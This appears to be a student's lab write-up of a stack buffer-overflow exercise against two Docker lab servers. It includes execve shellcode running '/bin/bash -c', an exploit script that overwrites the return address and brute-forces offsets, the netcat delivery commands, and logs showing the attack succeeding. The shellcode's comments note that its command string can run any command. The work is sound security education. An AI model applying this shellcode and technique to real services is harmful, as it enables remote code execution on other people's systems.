

Server-1 attack

firstly use nc then ctrl+c check docker terminal




```
server-1-10.9.0.5 | Got a connection from 10.9.0.1
server-1-10.9.0.5 | Starting stack
server-1-10.9.0.5 | Input size: 0
server-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd488
server-1-10.9.0.5 | Buffer's address inside bof():     0xffffd418
server-1-10.9.0.5 | ==== Returned Properly ====
```

then modify the .py project




```
#!/usr/bin/python3
import sys

shellcode = (
    "\xeb\x29\x5b\x31\xc0\x88\x43\x09\x88\x43\x0c\x88\x43\x47\x89\x5b"
    "\x48\x8d\x4b\x0a\x89\x4b\x4c\x8d\x4b\x0d\x89\x4b\x50\x89\x43\x54"
    "\x8d\x4b\x48\x31\xd2\x31\xc0\xb0\x0b\xcd\x80\xe8\xd2\xff\xff\xff"
    "/bin/bash*"
    "-c*"
    # You can modify the following command string to run any command.
    # You can even run multiple commands. When you change the string,
    # make sure that the position of the * at the end doesn't change.
    # The code above will change the byte at this position to zero,
    # so the command string ends here.
    # You can delete/add spaces, if needed, to keep the position the same.
    # The * in this line serves as the position marker         *
    "echo [+] Attack Success Success Success           *"
    "AAAA"   # Placeholder for argv[0] --> "/bin/bash"
    "BBBB"   # Placeholder for argv[1] --> "-c"
    "CCCC"   # Placeholder for argv[2] --> the command string
    "DDDD"   # Placeholder for argv[3] --> NULL
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))
```

The shellcode is placed at the beginning of the "content," so the filled return address will be the buffer's address. The offset of the return address is calculated based on the buffer address and the EBP address, resulting in 0x70 + 4.




```
# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

##################################################################
# Put the shellcode somewhere in the payload
start = 0               # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd418     # Change this number
offset = 0x70 + 4                # Change this number

# Use 4 for 32-bit address and 8 for 64-bit address
content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
##################################################################
```

Afterwards, execute the Python script to obtain the "content," and then send it to the server to obtain the overflow result.




```
seed@VM: ~/.../attack-code
./attack-code$ python3 exploit.py
./attack-code$ cat badfile | nc 10.9.0.5 9090
./attack-code$ 
```



```
[^A
erver-1-10.9.0.5 | Got a connection from 10.9.0.1
erver-1-10.9.0.5 | Starting stack
erver-1-10.9.0.5 | Input size: 517
erver-1-10.9.0.5 | Frame Pointer (ebp) inside bof():  0xffffd488
erver-1-10.9.0.5 | Buffer's address inside bof():    0xffffd418
erver-1-10.9.0.5 | [+] Attack Success Success Success *AAAABBBH
```


Server-attack 2

like what I do in 1,use nc and check the outcome




```
[^A
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 0
server-2-10.9.0.6 | Buffer's address inside bof():     0xffffd3c8
server-2-10.9.0.6 | ==== Returned Properly ====
```


With only the buffer address and considering the Range of the buffer size (in bytes) mentioned in the document as [100, 300], we can try brute-forcing the offset. It is possible that any overwritten offset could become the return address.



```python
start = 0                  # Change this number
content[start:start + len(shellcode)] = shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0xffffd3c8      # Change this number
# offset = 0x70 + 4               # Change this number
print(len(shellcode))
for offset in range(100,300,4):
    content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')

# Use 4 for 32-bit address and 8 for 64-bit address
#content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
####################################################################

# Write the content to a file
with open('badfile', 'wb') as f:
  f.write(content)
```



```
/attack-code$
/attack-code$ python3 exploit.py

/attack-code$ cat badfile | nc 10.9.0.6 9090
/attack-code$ 
```



```
server-2-10.9.0.6 | ==== Returned Properly ====
server-2-10.9.0.6 | Got a connection from 10.9.0.1
server-2-10.9.0.6 | Starting stack
server-2-10.9.0.6 | Input size: 517
server-2-10.9.0.6 | Buffer's address inside bof():     0
server-2-10.9.0.6 | [+] Attack Success Success Success
^[^A
```

Issue: The current length of the shellcode is 125, and if the offset is less than 125, the shellcode will be corrupted. To address this, we can move the shellcode to the end of the "content."